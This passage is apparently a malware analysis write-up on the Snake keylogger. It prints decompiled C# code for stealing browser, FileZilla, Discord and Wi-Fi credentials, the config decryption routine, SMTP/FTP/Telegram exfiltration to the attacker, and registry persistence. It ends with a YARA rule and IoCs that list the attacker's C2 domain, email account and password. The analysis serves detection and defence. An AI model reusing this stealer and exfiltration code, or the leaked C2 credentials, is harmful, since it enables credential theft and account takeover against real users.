
▶ Expand to see more

Google Chrome
Chrome Canary
BraveSoftware (Brave-Browser)
360Browser
Chromium

Gecko-based browsers

Gecko-based browsers use JSON files to store saved login credentials in 'logins.json'.

Snake scans directories to find profiles of Gecko-based browsers, such as Firefox. Then, it accesses the logins.json file within each profile directory, which stores encrypted login credentials, including usernames and passwords.



```
string[] directories = Directory.GetDirectories(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Mozilla\\Firefox\\Profiles"));
if (directories.Length != 0)
{
}
foreach (string text in directories)
{
    string[] files = Directory.GetFiles(text, "logins.json");
    if (files.Length > 0)
    {
        path = files[0];
        flag = true;
    }
    if (flag)
    {
        Class9.mw_Load_CryptoLibraries(text);
        IL_71:
        if (flag)
        {
            GClass2.FFLogins fflogins;
            using (StreamReader streamReader = new StreamReader(path))
            {
                string input = streamReader.ReadToEnd();
                JavaScriptSerializer javaScriptSerializer = new JavaScriptSerializer();
                fflogins = javaScriptSerializer.Deserialize<GClass2.FFLogins>(input);
            }
            foreach (GClass2.aaalogshsindgdaLogndta aaalogshsindgdaLogndta in fflogins.logins)
            {
                string text2 = Class9.mw_decryption(aaalogshsindgdaLogndta.encryptedUsername);
                string text3 = Class9.mw_decryption(aaalogshsindgdaLogndta.encryptedPassword);
                string hostname = aaalogshsindgdaLogndta.hostname;
```


Figure(22): Extract and decrypt the Mozilla browser credential.

It decrypts these credentials using cryptographic libraries (mozglue.dll and nss3.dll), which are dynamically loaded from the installation directories of Mozilla Firefox and related browsers. Once loaded, these libraries enable Snake to initialize the NSS (Network Security Services) library, creating the necessary cryptographic contexts that decrypt and extract usernames and passwords.

```
public static long mw_Load_CryptoLibraries(string string_0)
{
    string text = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Thunderbird\\";
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Thunderbird\\";
    string text3 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\";
    string text4 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\";
    string text5 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SeaMonkey\\";
    string text6 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SeaMonkey\\";
    string text7 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Comodo\\IceDragon\\";
    string text8 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Comodo\\IceDragon\\";
    string text9 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Cyberfox\\";
    string text10 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Cyberfox\\";
    string text11 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Pale Moon\\";
    string text12 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Pale Moon\\";
    string text13 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Waterfox Current\\";
    string text14 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Waterfox Current\\";
    string text15 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SlimBrowser\\";
    string text16 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SlimBrowser\\";
    string text17 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\";
    string text18 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\";
    string text19 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Postbox\\";
    string text20 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Postbox\\";
    string str = null;
    if (Directory.Exists(text))
    {
        str = text;

      Class9.list_0.Add(Class9.LoadLibrary(str + "\\mozglue.dll"));
      Class9.intptr_0 = Class9.LoadLibrary(str + "\\nss3.dll");
      Class9.list_0.Add(Class9.intptr_0);
      return Class9.smethod_0<Class9.DLLFunctionDelegate>(Class9.intptr_0, "NSS_Init")(string_0);
```

Figure(23): Snake tries to load moazglue.dll and nss3.dll by checking installed paths.

The decrypted information is formatted into strings and appended to the stolen info global variable to be sent to the attacker.

> The full list of Gecko-based browsers is :
>
> - Mozilla Firefox
> - SeaMonkey
> - IceDragon
> - Cyberfox
> - Pale Moon
> - Waterfox
> - icecat

Steal FTP clients credentials

The FileZilla software program is a free-to-use (open source) FTP utility, allowing a user to transfer files from a local computer to a remote computer.

FileZilla is targeted by Snake to get the saved configurations of previously accessed servers.By parsing the `recentservers.xml` file located in the user's AppData directory, it tries to retrieve stored server details such as hostnames, usernames, encrypted passwords, and ports. It uses XML parsing techniques to extract these elements and decrypt the Base64-encoded password.

```
string text = Interaction.Environ("APPDATA") + "\\FileZilla\\recentservers.xml";
IL_21:
num2 = 3;
if (!File.Exists(text))
{
    goto IL_26D;
}
IL_2E:
num2 = 4;
XmlDocument xmlDocument = new XmlDocument();
IL_37:
num2 = 5;
xmlDocument.Load(text);
IL_41:
num2 = 6;
XmlNodeList elementsByTagName = xmlDocument.GetElementsByTagName("Host");
IL_51:
num2 = 7;
XmlNodeList elementsByTagName2 = xmlDocument.GetElementsByTagName("User");
IL_61:
num2 = 8;
XmlNodeList elementsByTagName3 = xmlDocument.GetElementsByTagName("Pass");
IL_71:
num2 = 9;
XmlNodeList elementsByTagName4 = xmlDocument.GetElementsByTagName("Port");
IL_82:
num2 = 10;
string text2 = "";
IL_8C:
num2 = 11;
string text3 = "";
```

```
byte[] bytes = Convert.FromBase64String(text2.ToString());
IL_1F1:
num2 = 32;
text2 = Encoding.ASCII.GetString(bytes);
IL_202:
num2 = 33;
str = "\r\n-------- Snake Tracker --------\r\nFound From: FileZilla\r\n" + string.Concat(new string[]
{
    "Host: ",
    text4,
    "\r\nUsername: ",
    text3,
    "\r\nPassword: ",
    text2,
    "\r\nPort: ",
    text5,
    "\r\n---------------------------------\r\n"
});
IL_259:
num2 = 34;
Class6.stolen_info += str;
```

Figure(24): Extract and log FileZilla info.

Obtain discord tokens

Discord uses a token-based authentication system. Each user session is identified by a token that is stored locally. By accessing the leveldb files, Snake can extract these tokens and use them to mimic the user, gaining access to their account without needing their password. This can lead to unauthorized access to personal messages, servers, and other sensitive information.

The code checks if the `leveldb` directory exists. If found, it iterates through its files to locate `.ldb` files containing the substring “oken” (part of “token”). It then extracts the token by splitting the text around the “oken” substring and reassembling the parts to separate the token. Finally, it logs the result to be sent to the attacker.

```
public static void mw_steal_discord_tokens()
{
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\";
        if (Class8.mw_CheckForLdbFiles(ref text) || Class8.mw_CheckForLdbFiles(ref text))
        {
        }
        Thread.Sleep(100);          search for leveldb files [.ldb] and contain "oken" which is a part of "token" .
        string text2 = Class8.mw_ExtractTokenFromFile(text, text.EndsWith(".log"));
        if (Operators.CompareString(text2, "", false) == 0)
        {
            text2 = "N/A";
        }
        string str = "\r\n-------- Snake Tracker --------\r\nFound From: Discord\r\nToken: " + text2 + "\r\n\r\n---------------------------------\r\n ";
        Class6.stolen_info += str;
    }
    catch (Exception ex)
    {
    }
}
```

Figure(25): Steal discrod login tokens

Stealing Wi-Fi Credentials:

Snake extracts Wi-Fi profile information and passwords using `netsh` commands. It starts by fetching a list of Wi-Fi profiles on the system.

```
Process process = new Process();
process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
process.StartInfo.FileName = "netsh";
process.StartInfo.Arguments = "wlan show profile";
process.StartInfo.UseShellExecute = false;
process.StartInfo.RedirectStandardError = true;
process.StartInfo.RedirectStandardInput = true;
process.StartInfo.RedirectStandardOutput = true;
process.StartInfo.CreateNoWindow = true;
process.Start();
string result = process.StandardOutput.ReadToEnd();
```

retrieve a list of Wi-Fi profiles on the system.

Figure(26): Retrieve Wi-Fi profiles on the system.

Then it parses each profile to retrieve its name and clear-text password. This information is logged and sent to the attacker.

```
{
    Regex regex = new Regex("All User Profile * : (?<after>.*)");
    Match match = regex.Match(string_4);
    checked
    {
        if (match.Success)
        {
            Class8.int_1++;
            string value = match.Groups["after"].Value;
            string str = Class8.mw_get_Profile_Password(value);
            Class8.string_3 += string.Format("{0}{1}{2}{3}{4}", new object[]
            {
                "\r\n-------- Snake Tracker --------\r\n",
                "Found From: Connected Wifi\r\n",
                "WiFi Name: " + value.PadRight(20),
                "\r\nPassword:  " + str,
                "\r\n--------------------------------\r\n "
            });
        }
    }
}
```

Figure(27): Extracting and Formatting Wi-Fi Profile Passwords.

By gathering Wi-Fi credentials, Snake can secretly connect to networks, monitor traffic for sensitive data, and get access to activities like botnet operations or data theft.

Snake's data exfiltration Functionality

Configuration Extraction

Snake contains an embedded DES-encrypted configuration within its binary.

```
private static string senderEmail = Class6.mw_string_Dec("v5DrLHSoUZLlBgyWxP3s9XksLjmDhGkW+IhwFFyls14=", Class6.dec_key);

// Token: 0x0400002C RID: 44
private static string dec_password = Class6.mw_string_Dec("2ANHpNutCUHHonJOLwY7jg==", Class6.dec_key);

// Token: 0x0400002D RID: 45
private static string smtpHost = Class6.mw_string_Dec("APaTIB3JA1psmCQ0FwP262UxKMOTPP8M", Class6.dec_key);

// Token: 0x0400002E RID: 46
private static string recipientEmail = Class6.mw_string_Dec("v5DrLHSoUZLlBgyWxP3s9XksLjmDhGkW+IhwFFyls14=", Class6.dec_key);

// Token: 0x0400002F RID: 47
private static string smtpPort = Class6.mw_string_Dec("KO4Vg1mcqFM=", Class6.dec_key);

// Token: 0x04000030 RID: 48
private static string var_UserName = Class6.mw_string_Dec("Yx74dJ0TP3M=", Class6.dec_key);

// Token: 0x04000031 RID: 49
private static string var_Password = Class6.mw_string_Dec("Yx74dJ0TP3M=", Class6.dec_key);

// Token: 0x04000032 RID: 50
private static string str_"" = Class6.mw_string_Dec("Yx74dJ0TP3M=", Class6.dec_key);

// Token: 0x04000033 RID: 51
private static string string_25 = Class6.mw_string_Dec("%$TeleToken$%", Class6.dec_key);

// Token: 0x04000034 RID: 52
private static string string_26 = Class6.mw_string_Dec("%$TeleID$%", Class6.dec_key);
```


Figure(28): Encrypted configuration

Snake malware uses embedded DES in ECB mode encryption with a hard-coded key. It first decodes the data using Base64 encoding. For decryption, it hashes the key using MD5 and uses only the first 8 bytes of the hashed key as the final key to decrypt the data.

```
Class6.dec_key = "BsrOkyiChvpfhAkipZAxnnChkMGkLnAiZhGMyrnJfULiDGkfTkrTELinhfkLkJrkDExMvkEUCxUkUGr";
    Class6.string_22 = Class6.mw_string_Dec("Yx74dJ0TP3M=", Class6.dec_key);
public static string mw_string_Dec(string string_32, string string_33)
{
    string result;
    try
    {
        DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider();
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        byte[] array = new byte[8];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(string_33));
        Array.Copy(sourceArray, 0, array, 0, 8);
        descryptoServiceProvider.Key = array;
        descryptoServiceProvider.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = descryptoServiceProvider.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_32);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

Figure(29): Encrypted Algortihms used in configuration

We can use CyberChef to simulate the decryption process statically. First, the key will be MD5 hashed = {6fc98cd68a1aab8b24c517549e658115}, and the first 8 bytes are used to decrypt the data.



Figure(30): The actual decrypted configuration the malware uses.

These configurations determine the setup used by the sample for its server.

> - the host set to ‘valleycountysar[.]org’ .
> - port:’26’.
> - username : ‘rightlut@valleycountysar[.]org’ .
> - password ‘fY,FLoadtsiF’ .

Data Exfiltration

Malware needs to connect to servers to exfiltrate stolen data.

Snake can transmit gathered information in plaintext or DES-encrypted format to its server through several communication methods, including SMTP, FTP, or even sending it to a specific Telegram bot.

SMTP

Snake uses SMTP (Simple Mail Transfer Protocol) in two different approaches for data exfiltration.

The first approach creates an email (a mail message) with the following configurations: sender, recipient, subject (including PC name and a tracking identifier), and a body containing stolen information. This email is sent using an SmtpClient configuration: host, port, and authentication credentials (username and password).

```
{
    MailMessage mailMessage = new MailMessage();
    mailMessage.From = new MailAddress(Class6.senderEmail);
    mailMessage.To.Add(Class6.recipientEmail);
    mailMessage.Subject = " Pc Name: " + Environment.UserName + " | Snake Tracker";
    mailMessage.Body = string.Concat(new string[]
    {
        "PW | ",
        Environment.UserName,
        " | Snake\r\n",
        Class6.system_INFO,
        "\r\n",
        Class6.stolen_info,
        "\r\n\r\n\r\n\r\n\r\n-----------------------------------------------------"
    });
    SmtpClient smtpClient = new SmtpClient(Class6.smtpHost);
    if (Operators.CompareString(Class6.enableSsl, "True", false) == 0)
    {
        smtpClient.EnableSsl = true;
    }
    else
    {
        smtpClient.EnableSsl = false;
    }
    smtpClient.Port = Conversions.ToInteger(Class6.smtpPort);
    smtpClient.Credentials = new NetworkCredential(Class6.senderEmail, Class6.dec_password);
    smtpClient.Send(mailMessage);
    mailMessage.Dispose();
}
```

Figure(31): Using SMTP for data exfiltration, the body mail approach

The second approach is to create an email (MailMessage2) with similar sender and recipient details. But instead of adding data directly, it attaches files containing stolen information. This method also uses an SmtpClient2 configured similarly to the first way.

```
MailMessage mailMessage2 = new MailMessage();
mailMessage2.From = new MailAddress(Class6.senderEmail);
mailMessage2.To.Add(Class6.recipientEmail);
mailMessage2.Subject = " Pc Name: " + Environment.UserName + " | Snake Tracker";
mailMessage2.Body = "PW | " + Environment.UserName + " | Snake\r\n\r\n\r\n";
byte[] buffer = Class6.mw_Prepare_Data_unicode();
byte[] buffer2 = Class6.mw_Prepare_Data_DefaultEncoding();
MemoryStream contentStream = new MemoryStream(buffer);
MemoryStream contentStream2 = new MemoryStream(buffer2);
mailMessage2.Attachments.Add(new Attachment(contentStream, "Passwords" + Class6.str_dot_txt, "text/plain"));
mailMessage2.Attachments.Add(new Attachment(contentStream2, "User" + Class6.str_dot_txt, "text/plain"));
SmtpClient smtpClient2 = new SmtpClient(Class6.smtpHost);
if (Operators.CompareString(Class6.enableSsl, "True", false) == 0)
{
    smtpClient2.EnableSsl = true;
}
else
{
    smtpClient2.EnableSsl = false;
}
smtpClient2.Port = Conversions.ToInteger(Class6.smtpPort);
smtpClient2.Credentials = new NetworkCredential(Class6.senderEmail, Class6.dec_password);
smtpClient2.Send(mailMessage2);
mailMessage2.Dispose();
```

Figure(32): Using SMTP for data exfiltration (attachments)

FTP

The FTP request is configured with credentials (user name and password) to authenticate access to the FTP server and a dynamic method to create an `FtpWebRequest`. It builds a filename by combining the machine name with a random string and adding a.txt extension that helps uniquely identify the data.

```
if (Operators.CompareString(Class6.exfiltration_method_Flag, "%FTPDV$", false) == 0)
{
    FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest), "Create", new object[]
    {
        Operators.AddObject(Operators.AddObject(Class6.str_"" + Class2.Class1_0.MachineName + " - Passwords ID - ", Class6.random_string), Class6.str_dot_txt)
    }, null, null, null);
    try
    {
        ftpWebRequest.Method = "STOR";
        ftpWebRequest.Credentials = new NetworkCredential(Class6.var_UserName, Class6.var_Password);
        byte[] bytes = Encoding.UTF8.GetBytes(string.Concat(new string[]
        {
            "PW | ",
            Environment.UserName,
            " | Snake\r\n",
            Class6.system_INFO,
            "\r\n",
            Class6.stolen_info,
            "\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
        }));
        ftpWebRequest.ContentLength = (long)bytes.Length;
        using (Stream requestStream = ftpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);
            requestStream.Close();
        }
    }
```

Create a text file as a container to store stolen data transmitted over FTP.

data to be sent

Figure(33): Using FTP for data exfiltration

Telegram

Snake uses Telegram's bot API as a C2 channel by creating and communicating with a bot hosted on Telegram servers. It starts by creating a message containing stolen information, which is URL-encoded, and sends via HTTPS POST requests to a remote endpoint (`Class6.string_1 + "/_send_.php?L"`) where the encoded message is directed for transmission.

```
    string str = string.Concat(new string[]
    {
        "PW | ",
        Environment.UserName,
        " | Snake\r\n",
        Class6.system_INFO,
        "\r\n",
        Class6.stolen_info,
        "\r\n\r\n\r\n\r\n\r\n----------------------------------------------------"
    });
    ServicePointManager.Expect100Continue = false;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    string str2 = HttpUtility.UrlEncode(str);
    string s = "c=" + Class6.str_hash + "&myFile=" + str2;
    WebRequest webRequest = WebRequest.Create(Class6.string_1 + "/_send_.php?L");
    webRequest.Method = "POST";
    byte[] bytes2 = Encoding.UTF8.GetBytes(s);
    webRequest.ContentType = "application/x-www-form-urlencoded";
    webRequest.ContentLength = (long)bytes2.Length;
    Stream stream = webRequest.GetRequestStream();
    stream.Write(bytes2, 0, bytes2.Length);
    stream.Close();
    WebResponse response = webRequest.GetResponse();
    stream = response.GetResponseStream();
    StreamReader streamReader = new StreamReader(stream);
    streamReader.ReadToEnd();
    streamReader.Close();
    stream.Close();
    response.Close();
}
```

Figure(34): Using telegram bot for data exfiltration

Persistence

Snake adds a startup entry to the Windows Registry, ensuring that the malware runs automatically on the system boot.

```
{
    try
    {
        RegistryKey currentUser = Registry.CurrentUser;
        RegistryKey registryKey = currentUser.OpenSubKey("software\\microsoft\\windows\\currentversion\\run", true);
        registryKey.SetValue(string_32, string_33, RegistryValueKind.String);
    }
    catch (Exception ex)
    {
    }
}
```

Figure(35): Persistence function

Conclusion

Analyzing Snake revealed its true purpose as a sophisticated keylogger and data stealer that targets sensitive data from various applications like browers, email clients, FTP clients, and messaging apps, demonstrating its broad data theft capabilities.

YARA Rule

```
rule detect_unpacked_snake
{
    meta:
        description = "A rule for detecting unpacked snake samples"
        author = "Mohamed Ezzat (@ZW01f)"
        hash1  = "e81ff60c955d9f232d4812a68ef4335f204be923d6aa75c5d309e8fe76eed1ed"
        hash2  = "fc20db86eea0db054491e5739e93153c5548ed933e0df6a139582e0b8569e737"
        hash3  = "461bcd6658a32970b9bd12d978229b8d3c8c1f4bdf00688db287b2b7ce6c880e"
    strings:

       $mz = {4D 5A}           //PE File
       $s0 = "YFGGCVyufgtwfyuTGFWTVFAUYVF" ascii wide
       $s1 = "Snake Keylogger Stub New" ascii wide
       $s2 = "\\SnakeKeylogger" wide
       $s3 = "Open Network" ascii wide
       $s4 = "- Clipboard Logs ID -" ascii wide
       $s5 = "| Snake Tracker" wide
       $s6 = "/C choice /C Y /N /D Y /T 3 & Del \"" ascii wide
       $s7 = "wlan show profile" ascii wide
       $p1 = {1D 8D ?? 00 00 01 25 16 72 ?? ?? 00 70 A2 25 17 09 A2 25 18 72 ?? ?? 00 70 A2 25 19 11 04 A2 25
1A 72 ?? ?? 00 70 A2 25 1B 11 05 A2 25 1C 72 ?? ?? 00 70 A2 28 ?? 00 00 0A 13 0D} // pattern used in sending
info
    condition:
        ($mz at 0) and (all of ($p*)) and (5 of ($s*)) and filesize < 500KB
}
```

IoCs

Stage	Hash
Stage 1	faebc09f47203bbe599ac368f12622f38255e957d1435e6763c80bf2ebd988bf
Stage 2	8a520450581de3e9987f53c54723fdf9d4af32571769c49af7c18d985ef52fb0
Stage 3	45c7b64a55dca23ee1239649e03a7c361813dbcfc2a0817b0d8e94c907d6ed4b
Main payload	68df92cd19e5587a799a54bc21ddd95a27223faf972c6a914c818c99d3332a84

Stage	Hash
URL	hxxp://103[.]130[.]147[.]85
URL	valleycountysar[.]org
Email / UserName	rightlut@valleycountysar[.]org
Password	fY,FLoadtsiF

References